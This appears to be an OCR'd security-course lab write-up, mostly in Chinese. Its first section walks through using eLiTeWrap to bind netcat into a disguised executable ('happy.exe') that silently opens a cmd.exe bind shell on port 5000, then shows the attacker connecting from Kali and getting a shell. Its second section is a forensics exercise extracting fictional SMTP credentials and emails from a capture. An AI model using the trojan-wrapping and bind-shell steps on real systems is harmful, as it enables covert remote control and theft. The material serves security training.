
The Goal

4. Trojans and Backdoors

(Windows 8 x64)執行木馬封裝程式(elitewrap)→設定輸出檔名→輸入第一個封裝的檔名→選擇操作(非同步，顯示)→第一個不執行指令，直接輸入 Enter→輸入第二個封裝的檔名(netcat)→選擇操作(非同步，隱藏)→輸入指令-l -p 5000 -e "cmd.exe" (監聽模式 port 執行程式)→結束，直接輸入 Enter

```
C:\Users\Administrator\Desktop\test>elitewrap.exe

eLiTeWrap 1.03 - (C) Tom "eLiTe" McIntyre
tom@dundeecake.demon.co.uk
http://www.dundeecake.demon.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: happy.exe
That file already exists! Overwrite? [y/N]: y
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously

Enter package file #1: 123.bat
Enter operation: 2
Enter command line:
Enter package file #2: nc64.exe
Enter operation: 3
Enter command line: -l -p 5000 -e "cmd.exe"
Enter package file #3:
All done :)

C:\Users\Administrator\Desktop\test>_
```

當使用者執行產生出來的程式(happy.exe)，即開啟後門



(Kali Linux)此時在另一端執行指令，輸入對方 IP 與 port，即可與對方連線，進行資料竊取、攻擊與破壞

```
root@kali:~# nc -v 10.0.2.8 5000
10.0.2.8: inverse host lookup failed: Unknown host
(UNKNOWN) [10.0.2.8] 5000 (?) open
Microsoft Windows [???? 6.3.9600]
(c) 2013 Microsoft Corporation. ??@?v?h??A?ëO?d?@???v?Q?C

C:\Users\ADMINI~1\AppData\Local\Temp\eW_79F4.tmp>exit
exit
```

5. Ann Skips Bail

- Provide any online aliases or addresses and corresponding account credentials that may be used by the suspect under investigation.

Ann 的帳號密碼

Client	Server	Protocol	Username	Password
192.168.1.159 [ANN-LAPTOP] (Windows)	64.12.102.142 [smtp.cs.com] [smtp.aol.com] (Windows)	SMTP	sneakyg33k@aol.com	558r00lz

- Who did Ann communicate with? Provide a list of email addresses and any other identifying information.

sec558@gmail.com

mistersecretx@aol.com

Source host	Destination host	From	To	Subject
192.168.1.159 [ANN-LAPTOP] (Windows)	64.12.102.142 [smtp.cs.com] [smtp.aol.com] (Windows)	"Ann Dercover" <sneakyg33k@aol.com>	<sec558@gmail.com>	lunch next week
192.168.1.159 [ANN-LAPTOP] (Windows)	64.12.102.142 [smtp.cs.com] [smtp.aol.com] (Windows)	"Ann Dercover" <sneakyg33k@aol.com>	<mistersecretx@aol.com>	rendezvous

- Extract any transcripts of Anns conversations and present them to investigators.

對象：sec558@gmail.com

主旨：lunch next week

內容：

Sorry-- I can't do lunch next week after all. Heading out of town. Another time! -Ann

對象：mistersecretx@aol.com

主旨：rendezvous


內容：

Hi sweetheart! Bring your fake passport and a bathing suit. Address attached. love, Ann

附檔：secretrendezvous.docx

附檔內容：

Meet me at the fountain near the rendezvous point. Address below. I'm bringing all the cash.



地址為：Playa del Carmen, Mexico